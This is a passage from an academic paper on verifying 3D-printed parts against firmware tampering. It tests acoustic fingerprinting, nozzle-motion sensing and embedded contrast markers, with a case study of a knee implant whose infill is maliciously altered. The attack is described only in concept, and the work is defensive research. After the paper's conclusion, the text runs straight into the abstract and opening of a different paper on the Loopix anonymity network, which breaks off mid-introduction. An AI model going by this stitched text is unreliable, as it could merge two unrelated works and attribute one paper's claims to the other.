For a specific use case example, the tibial implant portion of a prosthetic knee was chosen. Unlike the titanium alloy component of the prosthetic knee that attaches to the femur, the tibial portion of the implant is made from polyethylene and has been identified as a component that could easily be manufactured through AM [9, 3]. Furthermore, the knee undergoes more mechanical stress than any joint [42]. Thus much research has been conducted which describes the medical implications of its wear and tear [50, 27]. Therefore, an attack is considered in which alterations are made to the internal structure of tibial knee implant that would dramatically increase the rate of wear.

3 Verification Layers and Implementation

The main focus of this paper is to verify the unseen internal fill structure present in all 3D printed objects. When a print is converted from a design on a computer to G-code instructions for a 3D printer or CNC, an internal structure for the physical product must be generated. These can range from low density for prototyping or non-load bearing prints to high density for load bearing or industrial use. The fill itself may take on a honeycomb pattern, rectilinear pattern, or other various patterns as specified by the user. Failure to produce the proper internal fill will render a final product that may externally look like the design intends, but fails to provide other required physical characteristics.

In order to develop a robust verification scheme, methods were needed that would allow for real-time identification and visualization of potentially malicious prints as well as visualization of a completed print to ensure its usability. Analysis of the acoustic side-channel was chosen as a non-intrusive method of identification. Instead of using traditional machine learning methods as have been used before, we use an audio classification scheme similar to popular apps used for identifying music. For real-time visualization, a method of tracking the moving components of a printer or CNC machine was determined to be a useful way of understanding the process without relying on control software. Finally, methods were borrowed from materials science by which the internal structure of an already completed print may be observed in a non-destructive way.

3.1 Side-Channel Verification

The side-channel analysis verification layers provide a means of verifying printed models in real-time. The goal is to infer as much information as possible from the given side-channels, but we do not expect each modality to be able to verify the entire print in itself. We will first discuss the experimental setup for each side-channel modality.

Acoustic Layer. As a physical byproduct of nearly any mechanical process, acoustic signals have been explored as a method of understanding information being processed by both traditional printers [8] and 3D Printers used in AM [44, 22, 11]. Because traditional printing methods now rely on lasers or ink jets, the information obtained from these is minimal. However, 3D printers will continue to rely on various actuators and fans for the foreseeable future which produce useful acoustic data. This is especially true for large-scale implementations of the technology.

In this verification layer, we assume that a particular design with a given infill structure will be printed multiple times. We use an open source audio classifier similar to the Shazaam [6] or SoundHound Applications. Using a training audio file, it locates noise-resistant peak frequencies and their temporal location within the file. It then locates frequency peaks in the test data that match the location, frequency, and spacing from other peaks. When a test file is identified, it is accompanied by a confidence score among other information. The confidence score indicates the number of peaks that the test has in common with the training data.

For AM verification, we use a single print as a training set by recording it with a microphone to obtain an audio file. Because even a simple print can take many minutes, the resulting file is separated into a number of segments of a given length (some number of seconds) and indexed in ascending order. Each indexed segment of the print is then trained as a different "song" and stored in a database. In many machine learning schema, common practice is to train multiple sets of data. However, because acoustic classification involves one-to-one comparison of audio files, a single-file training set is appropriate.

Test data is collected using the same method as training data and split into segments of the same length. Each indexed segment is then classified independently and a

confidence score is returned. The confidence score represents the number of frequency peaks that a given file has in common with the training file. Verification that a repeated print is unaltered from the training set is determined in two ways:

1. The classification results are such that the index values appear in ascending order. If they are out of order, it is likely that a change has been made.

2. The confidence score of one or more indexed classification results falls below a given threshold value. The threshold value is referred to as the confidence threshold (CTh) for the remainder of the paper. Its value is optimized manually for each printer to maximize the true positive rate and minimize the false positive rate.

With this, a print will be considered verified if each indexed audio file is classified correctly, in the correct order, and with confidence values greater than the CTh. A non-verified print conversely will be classified but out of order or with one or more confidence values less than CTh.

To test this method, two designs, shown in Figure 2 are used throughout this paper. They are described as a Rectangular Prism (right) and a Top Hat (left). Each was printed several times with "Honeycomb" and "Rectilinear" fill patterns of 20%, 40%, and 60% density. For each print style, a single set of audio data was split and stored in a unique database as described above.

In order to derive quantitative results to the test classifications, we assign a "score" to each segment of the audio data which are defined as follows:

- If a segment is in proper sequence and the confidence value is greater than CTh, its score is equal to that of the confidence value.

- If a segment is out of sequence, its score is equal to $-1 *$ confidence value.

- If a segment is in sequence, but the confidence value is less than CTh, its score is set equal to $-1 *$ confidence value.



Figure 2: 3D Printed models described as (left) Top Hat and (right) Rectangular Prism.

If a negative score is calculated for any segment of the sliced audio file, a positive error classification may be determined. If no negative values are calculated, a negative error classification is determined.

Sample results are shown in Figure 3. The print is a Rectangular Prism with a 20% density Honeycomb fill pattern. The top chart shows the averaged results of three known negative error classifications (true negatives). Each bar represents a 90 second slice of the printing data, and CTh is set to 35. Likewise, the bottom chart represents various positive error classifications (true positives) caused by incorrect fill densities or patterns. Each type of error is printed four times and the results are averaged. For errors involving the Honeycomb fill pattern with erroneous densities, a positive error classification is achieved within 270s or the first 60% of the print. For the erroneous Rectilinear fill pattern, positive error classification is achieved within 180s or 40% of the print. In each case, the first 90s slice is always receives high scores due to the fact that the design always starts with a 100% density fill of the first three layers. This is standard in 3D printing to ensure that the exterior is solid.



Figure 3: Classification example.

Spatial Sensing Layer. When performing 3D prints, it was found that the software used to monitor print progress simply displayed the progress of the G-code instructions being sent to the printer. This is regardless of the actual actions of the printer. The goal in setting up a spatial sensing verification scheme was to physically monitor the position of the printing nozzle with respect to the printing base, in order to observe their actual positions throughout the printing process.

The first consideration was to use a ride-along accelerometer such as those described in section 2. However, due to the double integration from acceleration to position and the noisiness of the accelerometer data, visual representations of the printer's path became prohibitively difficult to obtain.

With this in mind, a scheme was developed in which the a gyroscopic sensor was paired with a linear poten-



Figure 4: Spatial sensing setup with Unimeasure linear potentiometer model number LA-PA-10-N1N-NPC, SparkFun Triple Axis Accelerometer and Gyro Breakout, and Teensy 3.2 board.



Figure 5: Comparison of G-code reconstruction to gyroscopic sensing reconstruction of single layers of various fill types and densities.

tiometer in order to construct a set of spherical coordinates to describe the printer's motion. This proved more effective because no integration was needed for the data, and only simple moving average filtering was necessary to reduce noise.

To obtain these measurements, the following devices were used: a Unimeasure linear potentiometer model number LA-PA-10-N1N-NPC, a SparkFun Triple Axis Accelerometer and Gyro Breakout MPU-6050, and a Teensy 3.2 board. The experiments were conducted in a setup as shown in Figure 4 with a Dobot Magician desktop CNC and 3D Printer. For experimental purposes, the actual 3D printing extruder was removed and "dummy" prints were performed. The test prints were a single layer of a circular disk printed with Honeycomb and Rectangular fills each with a 20% and 40% density. Data is collected at a rate of 100Hz. In Figure 5, each print is shown as the G-code representation next to the reconstructed path of the printer. The data shown is smoothed using a moving average filter with a window of five.

3.2 Materials Verification

The objective of our materials-based verification is to embed contrast agents that will act as signature markers for particular prints without compromising the structural integrity of the original model. The contrast agents are chosen based on the materials as well as the scanning modalities. This approach is similar to the approach presented by Le, *et al.* [29] for privacy-preserving techniques for secure point-of-care medical diagnostics in which they used synthetic beads with different dielectric properties for user identification. In our case, we embed a single type of nanoparticle at different points in the printed model to generate a pattern specific to the model. This will allow us to ensure that the model was not modified by either an attacker who compromised the firmware and is duping the manufacturer, or a malicious insider who has physical access to the printing process. While it is arguable that embedded markers would change the integrity of the material itself, numerous studies have shown that the use of nanoparticles actually *improves* the materials' mechanical strength [54, 14, 17, 33].

Here, we explore two types of scanning modalities: Raman spectroscopy and computed tomography (CT). Although both modalities are not necessarily cost-effective, our goal is to explore their effectiveness in our verification techniques. In both cases, we assume that the end user will provide the necessary materials to the manufacturer, who will be responsible for printing the model. The design sent to the manufacturer will not include any information about the embedded materials. We will now briefly discuss the different scanning modalities in detail.

Raman Spectroscopy. The first of the aforementioned modalities is Raman spectroscopy, which has been shown to be applicable for specific target identification and quantification [35, 28, 34, 30, 39, 47, 56]. The target sample is irradiated with a monochromatic light source such as laser. The majority of the scattering light has the same frequency of the incident light. This elastic scattering is called Rayleigh scattering. A small fraction of the scattering is inelastic. It has a small shift in photon frequency due to the energy transfer with the target molecules. When excited at a specific frequency, the target molecules can either increase or decrease in vibrational energy. Thus, the small fraction of the scattering light reduces (Stokes shift) or gains (anti-Stokes shift) equally the energy of the molecule vibration.

Due to to the unique covalent bonds and atomic mass of the each molecule, different molecules require specific excitation energy to change the molecule vibration [32]. The combination of multiple energy shifts creates the unique spectrum for each target molecule. The distinct spectra can be use to identify the target molecule in Raman spectroscopy.



Figure 6: Raman scattering measurement of Silicon wafer with gold nanorods (GNRs) and 3,3'-Diethylthiatricarbocyanine iodide (DTTCI). The Raman spectrum of Si is amplified when using the enhancers.



Contrast agents in Surface enhanced Raman spectroscopy (SERS) can be used to amplify the Raman spectra of the target samples. As the electromagnetic wave (laser) irradiates the contrast agent molecules, it excites the localized surface plasmons on the rough surface. This results in the enhancement of electromagnetic fields near the surface [16, 10, 46]. The increase in intensity of the electromagnetic fields would also increase the intensity of Raman scattering. Thus, the Raman spectra is amplified. As a result, by coupling the contrast agents with the target molecules, SERS technique can be applied for identification of target molecules. Furthermore, SERS is also shown to be applicable for *in vivo* studying [40, 23]. Qian, *et al.* has shown that pegylated gold nanoparticles can be used to target tumor cells in live animals in an *in vivo* study.

In this study, we utilize gold nanorods (GNRs - *Sigma Aldrich*) and 3,3'-Diethylthiatricarbocyanine iodide (DTTCI - *Sigma Aldrich*) as the two different contrast agents in SERS detections to verify the material of the 3D printed object. The contrast agent can be embedded in the filament at specific locations for material identification. The internal structure of the 3D printed object can be verified using the embedded materials. Figure 6 shows the result of the standard Raman scattering measurement of the Silicon (Si) wafer and the Raman scattering of GNRs and DTTCI drop coat on top of the wafer. The Si wafer is used to calibrate the Raman instrument prior to the experiments. The Si Raman spectra has been studied thoroughly [38, 49, 41]. In Figure 6, the GNRs and the DTTCI amplified the signal response of the Si Raman scattering intensity.

Computed Tomography. The second scanning modality is a computed tomography (CT) scan. Just as in the SERS experiment, we needed to find an effective contrast agent that would allow us to view the embedded materials within the 3D printed model. Because it has been shown that gold works as an excellent contrast agent due to its X-ray density [20] and because we already had the materials at our disposal, we decided to reuse the GNRs as our contrast agent. Furthermore, the GNRs' biocompatability will allow us to apply our verification procedures to the tibial prosthesis.



(a) Skyscan 1172 MicroCT scanner.



(b) ABS control print. (c) GNR layer print.

Figure 7: CT scan of ABS cylindrical tube with embedded GNRs.

We initially experimented with the use of GNRs as a contrast agent for CT scanning by embedding them in a simple 3D printed model. We developed and printed a cylindrical 3D model using a standard acrylonitrile butadiene styrene (ABS) filament as the control material of

the model. Multiple layers of ABS filament with embedded GNRs were deposited in between the bulk material.

Figure 7 shows the initial results of the 3D printed model with a layer of injected GNR filament. We performed a CT scan using a Skyscan 1172 MicroCT scanner. As the figure shows, the GNRs did indeed contrast with the ABS filament. This was sufficient to prove that GNRs could be used as a contrast agent for our printing use case. However, we will discuss in subsection 4.2 the limitations of the custom filament and as well as why we did not use the GNRs in our final evaluation.

4 Evaluation

In this section we evaluate the three-layered verification method. We describe the identification of a malicious print, the observation of the detected error, and the post-production materials verification. Then, we evaluate the effectiveness of the acoustic and spatial verification on the use case of a 3D printed tibial knee implant.

To quantify the accuracy of the results of the various tests, the data is fit into a logistic regression model with the binary dependent variable of "malicious print detected" or "no malicious print detected". From the model, we extract the probabilistic classification outcomes and create a receiver operating characteristic (ROC) curve. The area under the ROC curve (AUROC) is the metric used to predict classification accuracy.

Also, it is important to note that due to the fact that these machines are used to produce real 3D prints, large amounts of data were not practical to obtain. Furthermore, the imaging analysis techniques used for the materials verification were also time-consuming with limited availability. Therefore, sample sizes in this section will be significantly smaller than papers dealing with computer simulations.

4.1 Identification of Malicious Prints

In this section, we evaluate the usefulness of the proposed verification method in simply identifying an error in a potentially malicious print. This initial identification will be carried out primarily by the acoustic layer with redundancy in the spatial layer to reduce false classifications.

Classification Accuracy. In order to gain initial understanding of the parameters that affect the accuracy of the acoustic layer, several experiments were carried out with a small number of trials. The printers used in the tests were a Lulzbot Taz6, Lulzbot TazMini, and an Orion Delta. The AKG P170 condenser microphone was placed on a stand as close to the moving extruder head without being knocked over by the moving components of the printer. The audio classifier is called dejavu [52] and is an open-source project written in python.

In order to generate data useful for logistic regression, a vector of scores, $\mathbf{S}$, is generated using the exact method as is described in subsection 3.1. For example, the components of $\mathbf{S}$ are what are shown in Figure 3. The vector $\mathbf{S}$ is of length n where $n = \lfloor \frac{\text{audio length}}{\text{audio slice length}} \rfloor$. We then calculate a print score, p, where

$$p = \sum_n S_n \,. \tag{1}$$

The value p associated with a given print now determines how likely the print is to be the same as the training print with higher values meaning more likely and lower values meaning less likely.

In Figure 8, the ROC curves are shown for the classification results of the Rectangular Prism design with Honeycomb and Rectilinear fills. The audio is segmented to 90 second and 120 second segments, each CTh = 35. The same original audio files are used whether the audio files are segmented to 90 seconds or 120 seconds. The Honeycomb and Rectilinear tests each consist of nine target prints and sixty malicious prints. The reason for the large number of known positive error classifications was that each print is considered an erroneous version of each other print.




Figure 8: ROC Curve for Rectangular Prism, CTh = 35.

The poorest performance was an AUROC of 0.7815 for the rectilinear fill with the audio segmented at 90 seconds. That was determined to be unacceptable especially considering the high likelihood of false positives. To find an explanation for the poor classification, the G-code was inspected. Upon investigation of the G-code which was generated by Slic3r, it was found 9 lines which specified x and y coordinates along with the extrusion rate were repeated 12 times each out of 15 layers needed to complete the print in both the Rectilinear and Honeycomb fill patterns. Also, upon investigating sequentially repeated blocks of code, it was found that blocks of G-code describing three entire layers were repeated twice during

the course of the print. This symmetry was hypothesized to be the cause of the classification confusion.

To test this hypothesis, a second set of tests were conducted with the Top Hat design, which is asymmetrical along the z axis. The same number of prints was performed with Honeycomb and Rectilinear fill being sliced to 90s and 120s each and CTh set to 35. The ROC curve of these experiments are shown in Figure 9. Each sample consists of nine target prints and sixty malicious prints, and the same data is used for the 90 second audio slice length as the 120 second slice.

Upon investigation of the G-code, the only repeated lines were those that define the nozzle speed at the beginning and do not include extrusion. Furthermore, there are no blocks of G-code or layers that are entirely repeated verbatim. This is suspected to contribute greatly to the increased performance seen in Figure 9. Here, least AUROC is 0.9852 which is suitable for verification purposes. Between the 120 second and 90 second slice lengths, we see little change in performance. Although



Figure 9: ROC Curves for Top Hat.

audio classification is shown here to be effective in identifying malicious prints, it is still susceptible to both false positives. By introducing data from the spatial layer, these may be reduced. For instance, Figure 10 compares the data from the x, y, and z axes of the 40% Honeycomb and 40% Rectilinear fills from Figure 5. Here, we see a significant difference between the two prints. Each frequency response has a similar shape, but the major features of the 40% Rectilinear fill are shifted to the right because the back-and-forth motion is not impeded by the creation of small Honeycomb structures.

For classification, the four most prominent peaks are used as features along with their locations. We conducted a test in which the target print was chosen to be the disk with 20% density Rectilinear fill shown above. All other prints were considered malicious. With this, we had 10 target prints and 12 malicious prints. Training using the linear regression model, an AUROC of 1.0 was achieved in differentiating between malicious and target prints.



Figure 10: Comparison of the frequency response between a single layer of Honeycomb 40% fill and Rectilinear 40% fill. Four samples of each fill are compared.

While the spatial sensing layer is primarily for the purpose of print visualization, its role in conjunction with the acoustic layer allows for 100% accuracy in detecting malicious prints.

Varied Printer Models. In order to understand the effectiveness of audio classification for print verification on different printer models, several prints were performed on a Lulzbot TazMini and Orion Delta. Acoustic data recordings are obtained using the same microphone. In each print, a Top Hat design identical to the one described above was printed and the audio was sliced to 120s. The optimized CTh for the TazMini, Orion Delta, and Taz6 are 150, 20, and 35 respectively. The ROC curve results are shown in Figure 11. Because the Honeycomb and Rectilinear fill patterns are considered together, each data set consists of 18 target prints and 120 malicious prints. Consequently, the acoustic verification method is generalizable to printers of different sizes and configurations. The AUROC does not fall below 0.9542 in these tests.



Figure 11: ROC curves for top hat design printed using a TazMini, Orion Delta, and Taz6 perint. Prints audio was sliced to 120 seconds and the confidence threshold is 150, 20, and 35 respectively.

Classification in Noisy Environments. Other experiments were conducted using an Afina H40 3D Printer with an eBoTrade Digital Voice Recorder wide-range microphone. This setup was in a noisy university makerspace with people talking near the printer. In this experiment, the classification accuracy suffered greatly (AUROC $\approx$ 0.5). Because it is shown that acoustic verification is useful on different types of printers above, we assume that the loss of classification accuracy is due to the noise in the environment. Also, because the microphone was wide range and not directional, the talking near the printer can be clearly heard. Therefore, in the implementation of this verification scheme it is important to use a directional microphone and noise isolation as much as possible.

4.2 Visualization of Malicious Prints

When a potentially malicious print is identified as described above, it is important to have the capability to visualize the potential threat. This visualization must be independent of the intended G-code which may be interpreted differently by malicious firmware. This is achieved in real time through use of the spatial sensing layer and in post-production by the materials inspection layer.

Real-Time Visualization. In the event that a potential malicious print is identified, a user has the capability of viewing the real-time print in progress through the spatial sensing as seen in Figure 5. By viewing the layer in progress, significant fill pattern changes such as those between the 20% Honeycomb and 20% Rectilinear fill are obvious. However, less obvious changes made to the print such as those between the 40% Honeycomb and Rectilinear fills are identifiable through FFT Analysis as in Figure 10. This is particularly true, as will be shown in subsection 4.3, if the user has access to the frequency response of a reference print.

While the spatial sensing layer is useful for identifying the type of fill pattern that is being maliciously generated, it is less useful for identifying if the design itself has been altered due to the warping that occurs in the data. This, however, is an easy issue to solve through the use of a webcam which can easily identify the shape of the design. In this sense, it may seem that spatial sensing may be replaced altogether by a webcam, but it is important that the latter uses far more data and does not readily provide information about the frequency response.

Post Production Visualization. The aforementioned materials-based verification methods are meant to be generalized for any scanning method that can detect the embedded contrast material within a 3D model. In our case, we chose Raman spectroscopy and computed tomography because those modalities were readily available to us at the time of evaluation.

Given the results shown in Figure 6, we concluded that the GNRs and DTTCI can be combined for use as a contrast agent in Raman spectroscopy. The contrast agents amplify the photon count across the Silicon spectrum in Raman spectroscopy. To echo the results shown in Figure 6 for the 3D printed disk, we use 10 nm diameter GNRs 780 nm absorption, and DTTCI 765 nm absorption *(Sigma Aldrich)* diluted in ethanol as the two distinct contrast agents. Each contrast agent is drop coated on the surface of the 3D printed disk. The Raman spectra of the blank 3D printed disk is also taken as the control data.

To emulate the filament with the embedded contrast agent, we produced the filament from ABS pellets using the filament maker *(Filabot)*. For the GNRs embedded filament, the ABS pellets are submerged in a GNR solution and left to dry. In this test, a 4 mL GNR solution was mixed with 12 g of pellets. Based on the information from the manufacturer, we naively calculated the number of GNRs per mL of solution to be approximately 7.284e11. Per 12 g of pellets, we can produce approximately 2 m of filament with a 2.5 mm diameter. The 3D printed disk has 50 µm in layer thickness. Therefore, for the area of 1 μm^2 on each layer of the 3D printed disk, there are approximately 4 GNRs particles. This approximation only serves as the estimation of the GNRs within the measurement area. Due to the non-uniform mixing of the the GNRs in the pellets, the distribution of GNRs within the 3D printed disk varies considerably. For the DTTCI embedded filament, while the quantity of DTTCI in the filament is not estimated, larger quantities of the DTTCI enhancer were available to produce the modified filament. The blank ABS filament is extruded using only ABS pellets.

Precise Embedding of Contrast Agents. In an ideal case, we would have the ability to embed the contrast agents or markers at precise Cartesian coordinates within the 3D printed models. However, for our proof of concept, we chose to simply create an ABS filament that was saturated in the GNRs or DTTCI throughout the entire spool of filament. The precise embedding of markers location is beyond the scope of current work. It can be explored in the near future. We then used a Lulzbot Taz dual extruder tool head to provide the capability of localize the embedded filament at precise locations.

In the following subsection, we evaluate the Raman spectra of the blank 3D printed disk, the 3D disk with GNRs or DTTCI drop coat on the surface, and the 3D printed disk with GNRs or DTTCI embedded filament. We wrote a simple C++ program that allowed the user to embed filament at desired locations by modifying the G-code where necessary, i.e., switching between the extruder nozzle containing the normal filament and the nozzle containing the GNR filament. The user can spec-

ify the beginning and end points of embedded material within the normal print path. This method was used for both the initial CT scan results as well as the final evaluation.

Imaging Analysis. In the evaluation using Raman spectroscopy, the 3D printed disk is excited with with 785 nm infrared light for 20 s per accumulation of data at 100 % power setting in Renishaw InVia micro-Raman system. Figure 12 shows the mean measurement results all data spectra of the 3D printed disks. Similar to the results from Figure 6, the spectrum of the 3D printed disk with DTTCI coated surface has significant improvement of photons counts across the spectrum comparing to the control data of the blank 3D printed disk. The spectra of the 3D printed disk from DTTCI embedded filament also shows the elevation of photons counts comparing to the control data. These spectra fall in between the spectra of the control data and the surface coated 3D printed disk. This conforms with the fact that the surface coated would accumulate more contrast agent at the measurement site comparing to the embedded filament. While the Raman spectroscopy can be used to quantify the concentration of the target particles, the elevation of the photons count in Figure 12 does not reflect the approximate distribution of contrast agent embedded in the filament. The measurement site in Raman spectroscopy might be a cluster or spare of contrast agent or markers. As mentioned above, the markers might not be uniformly distributed in the filament. This is confirmed in Figure 7c as a result of the MicroCT scanner. The high reflection in the CT scan shows the large cluster of the GNRs in the embedded filament. Due to the low resolution of the MicroCT scanner, the scan would not highlight the areas where the GNRs are sparsely distributed. While the Raman spectroscopy results of the GNRs embedded filament are not shown, the similar response can be discerned.

In classification of 3D printed blank ABS, GNRs embedded, and DTTCI embedded disk, mean and standard deviation of the spectra are used to distinguish the cluster of data set. Figure 12 shows the mean of the typical response of Raman spectra of 3D printed disk with blank ABS, DTTCI coated disk, and DTTCI embedded ABS filament. By observation, the greatest change of Raman shift is in the range of $100cm^{-1}$ and $800cm^{-1}$. The details of the Raman scattering separation can be seen in Figure 20 in Appendix A. This is in the range of $791.21nm$ and $837.60nm$ scattering; whereas the sample is irradiated at $785nm$. Therefore, this is the reasonable range of interest for Raman scattering for all data selection. By training the logistic regression model, the classification using mean and standard deviation shows 100 % accuracy against the blank ABS (226 samples) filament for both GNRs (179 samples) and DTTCI (71 samples) embedded filaments.



Figure 12: Mean measurement of Raman scattering of 3D printed disks using acrylonitrile butadiene styrene (ABS) filament and ABS with gold naonorods (GNRs) and 3,3'-Diethylthiatricarbocyanine iodide (DTTCI) embedded.

In Raman spectroscopy, the maximum setting depth penetration for the Renishaw InVia micro-Raman system is approximately 300 µm, we cannot verify the 3D printed object where the GNRs or DTTCI embedded filament is implanted further inside the object. Therefor, the Raman spectroscopy would not be sufficient for the verification that require depth. In further analysis, we use the MicroCT scanner to evaluate the internal structure of 3D printed objects.

The initial results for the CT scan approach presented in Figure 7 showed that although the GNRs embedded filament contrasted well in the CT scan, we could not rely on the custom filament due to the sparse distribution of the GNRs. We did not have the equipment nor the expertise to manufacture a heavily saturated filament.



Figure 13: Classification of blank acrylonitrile butadiene styrene (ABS), gold nanorods (GNRs), and 3,3'-Diethylthiatricarbocyanine iodide (DTTCI) dye embedded filament in 3D printed disks.



(a) PLA filament. (b) Stainless steel filament.

Figure 14: Comparison of X-ray densities of PLA and stainless steel filaments.

For a more precise proof of concept, we used commercially available stainless steel filaments where the filament is heavily saturated with stainless steel particles. Under the CT scanning, the steel particles would produce similar response to the GNRs due to high X-ray density. Although stainless steel is not biocompatible, it will serve as a substitute for the GNRs in order to provide precise visibility in the CT scan. Furthermore, we changed the control filament from ABS to polylactic acid (PLA) after comparing the densities in the CT scan. The X-ray properties of PLA versus ABS have been studied [51], but we confirmed our assumption after simple trial and error. Figure 14 highlights the contrast in X-ray densities between the PLA filament and the stainless steel filament. We will discuss in the subsequent section how we evaluated this approach on a tibial prosthesis.

4.3 Case Study: Prosthetic Knee

As described in subsection 2.5, a model of the tibial component of a prosthetic knee implant was used as a design for a use case test. Prosthetics differ slightly between patients, so we assume that malicious print identification is performed periodically with a known standard prosthetic design. Real-Time and post-production visualization are still performed on each print.



Figure 15: Comparison of target 60% Rectilinear Fill Tibial Prosthetic print acoustic classification (Top) vs. malicious 20% Honeycomb Fill (bottom). CTh = 0.

Error Identification. The acoustic verification results are shown in Figure 15 which shows the confidence values of both the target print and the malicious print. These results are gathered using the same technique as those described in section 3 with audio slices of length 120s and CTh = 0. By setting CTh = 0, we see that a positive error classification can be made within the first 360s of the print or the first 4% of the total known print time by only observing out-of-sequence index classifications. The CTh may be set to anything less than 18 without causing a false positive. Overall, acoustic error detection itself saves over 2 hours of print time and prevents a potentially harmful print from being completed. A detailed table of the results shown here can be found in Appendix B.

In Figure 16, the FFT of a target print and a malicious print are compared to a training print. Similar to Figure 10, the malicious print shows a different frequency response near 0.2Hz as highlighted by the lower box. The upper box highlights the closeness of the peaks between the training and target prints and the difference between those and the malicious print. The full print of the object requires 111 layers, so it would take less 1% of the time of the total print to identify the erroneous pattern once it begins.



Figure 16: Comparison of x-axis frequency response for a layer of a layer of the tibial knee implant design.

Real-Time Visualization. In this test, the target print uses a 60% Rectilinear fill and the malicious print uses a 20% Honeycomb fill. In the attack, the visualization of the intended G-code remains unaltered for the user while the instructions sent to the printer are altered. The consequences of this attack would be to cause accelerated wear in the implant causing pain and financial loss for the victim who has the implant.

For the print identification and real-time visualization tests, a full sized prosthetic design is used. However, due to the size limitations of the MicroCT scanner, a significantly scaled down version of the same design is used.

The training, target, and attack prints were each recorded on the Lulzbot Taz6 printer. Due to the availability of the experimental setup, a single layer of each

of these prints was performed by the Dobot Magician for the visualization tests. The exact same G-code was used for the Dobot prints as in the Taz6 with the exception of the extruder being disabled and the speeds decreased to suit the capabilities of Dobot. It should be noted that spatial verification testing is entirely plausible on the Taz6 which has a moving base because the measurements describe the relative position between the nozzle and the base. This is regardless of whether that base is a stationary table or a moving part of the printer. It should also be noted that both acoustic and spatial verification would ideally be performed in tandem, but for testing purposes here, they are not.

Figure 17 shows the spatial verification visualization of, in order of left to right, a G-code visualization of the training print, a spatial reconstruction of the target print, and a spatial reconstruction of the malicious print. It is clear that the recreated target print uses a rectilinear fill at approximately the correct density while the malicious print differs significantly from the intended G-code. Due to the warping that occurs in the spatial reconstruction, a user would not be made aware if the shape of the print were altered by using this method alone.

Post Production Visualization. We only considered the CT scan approach for the post production visualization as the Raman spectroscopy would not be able to verify the internal structure of the tibial prosthesis due to its depth limitations. Figure 18 shows an X-ray scan of the front of a PLA tibial prosthesis with 2 infill layers of steel. Because we had to use a MicroCT scanner, the part of the tibial insert was scaled down to fit within a diameter of about 30 mm. The two large blotches of stainless steel are simple imperfections that mark points where the second extruder began printing.

Figure 19 compares the G-Code representation of the intended print of the top stainless steel layer–with the stainless steel path highlighted in red–versus the CT scan of that layer at a 15 μm/voxel resolution. The CT scan image is rotated about 45 degrees in comparison to the intended print. Furthermore, the small model had to be mounted on a bed of silicone polymer to hold it in place, so it is not completely level. Despite the imperfections of the printed model and the scans, it can be seen that the steel was properly embedded within the walls of the model and is clearly detectable against the PLA filament.

5 Discussion

In this section, we discuss the various methods of implementing the proposed verification scheme. We then briefly discuss its limitations.

Implementation. The three layer verification and malicious print detection scheme described here is most readily suited for a mass production AM scenario. In this setting, many different standard designs may be produced using the same equipment. If each design is printed identically, then the acoustic layer, spatial sensing layer, and materials verification layer may be applied to each individual print.

In a setting such as the one described for the case study in subsection 4.3, a base design may be modified for each print in order to adjust for biological parameters, etc. In this scenario, the user could train a known standard print and periodically test the printer for any malicious activity. This periodic test could include all three layers. Each specialized design, then, could be monitored using spatial and materials verification for real time and post production detection of malicious activity.

Finally, this verification scheme may be used in a scenario in which an end user sends a design to a third party to be printed. For the materials verification layer, she may send a specialized filament with embedded trackers to be used. If the object returns without the trackers or with trackers in the wrong locations, malicious activity may be detected. Also, using a secure live streaming connection, the user may receive data from the print in progress and perform any classification or analysis herself.

The experiments presented in this paper focus primarily on on the detection of subtle changes in the internal fill pattern. Therefore, it is logical that more significant changes such as holes in the fill pattern or changes in the overall design will be easily detected.

Limitations. As with any verification schema, the system proposed here is not without limitations. The immediately obvious limitation is that the ability to detect a deviation from a training print decreases as the similarity to the print increases. However, drawn to its logical conclusion, this means that an attacker wishing to exploit this limitation would be forced to change the design in such a small way as to not affect its usefulness. Another limitation could be the need for a training print. This may be a minor issue in the mass production scheme described above. In a scenario such as the production of prosthetics, however, the periodic checks for malicious activity may be seen as time consuming. Finally, if a third party printing service implements these methods, some cost overhead will incur from the purchase of microphones, sensors, etc. However, these costs are relatively cheap considering that any major equipment such as a spectroscope or CT scanner would be in the domain of the end user.



Figure 17: Comparison of target and malicious tibial knee implant prints. Left: G-code reconstruction of 60% Rectilinear fill, Middle: Spatial reconstruction of 60% Rectilinear fill, Right: Spatial reconstruction of malicious 20% Honeycomb fill.



Figure 19: Comparison of G-code simulation of embedded steel (shown as red lines) versus CT scan of the printed model. The CT scan image is rotated about 45 degrees.

6 Conclusion

Three layers of verification for AM are presented for a case in which either a control PC or printer firmware is compromised. Acoustic verification uses audio classification to determine whether a print matches a previously known print. Spatial verification provides a visualization of the print in real time along with data for frequency analysis of the printing process. Materials verification determines whether the correct materials were used and whether indicator patterns appear in the proper locations. Each layer is independent of firmware or a controller PC.

Acoustic and spatial verification are found to be useful for confirming the intended fill pattern and density in a print, and material verification is found to be most useful in determining that the correct material is used and that the design is free of tampering.

Future work will include improving the acoustic and spatial classification methods so that they work independently of human interaction and in real-time. Similarly, the materials verification methods presented in this paper could be tuned for domain-specific solutions to be more precise. This would facilitate automated materials verification solutions.

Abstract

We present *Loopix*, a low-latency anonymous communication system that provides bi-directional 'third-party' sender and receiver anonymity and unobservability. Loopix leverages cover traffic and *Poisson mixing*—brief independent message delays—to provide anonymity and to achieve traffic analysis resistance against, including but not limited to, a global network adversary. Mixes and clients self-monitor and protect against active attacks via self-injected loops of traffic. The traffic loops also serve as cover traffic to provide stronger anonymity and a measure of sender and receiver unobservability. Loopix is instantiated as a network of Poisson mix nodes in a stratified topology with a low number of links, which serve to further concentrate cover traffic. Service providers mediate access in and out of the network to facilitate accounting and off-line message reception.

We provide a theoretical analysis of the Poisson mixing strategy as well as an empirical evaluation of the anonymity provided by the protocol and a functional implementation that we analyze in terms of scalability by running it on AWS EC2. We show that mix nodes in Loopix can handle upwards of 300 messages per second, at a small delay overhead of less than $1.5\,ms$ on top of the delays introduced into messages to provide security. Overall message latency is on the order of seconds – which is relatively low for a mix-system. Furthermore, many mix nodes can be securely added to the stratified topology to scale throughput without sacrificing anonymity.

1 Introduction

In traditional communication security, the confidentiality of messages is protected through encryption, but this exposes meta-data, such as who is sending messages to whom, to network eavesdroppers. As illustrated by recent leaks of extensive mass surveillance programs[1], exposing such meta-data leads to significant privacy risks.

Since 2004, Tor [20], a practical manifestation of circuit-based onion routing, has become the most popular anonymous communication tool, with systems such as Herd [33], Riposte [11], HORNET [10] and Vuvuzela [46] extending and strengthening this paradigm. In contrast, message-based architectures, based on mix networks, have become unfashionable due to perceived higher latencies, that cannot accommodate real-time communications. However, unless cover traffic is employed, onion routing is susceptible to traffic analysis attacks [7] by an adversary that can monitor network links between nodes. Recent revelations suggest that capabilities of large intelligence agencies approach that of global passive observers—the most powerful form of this type of adversary.

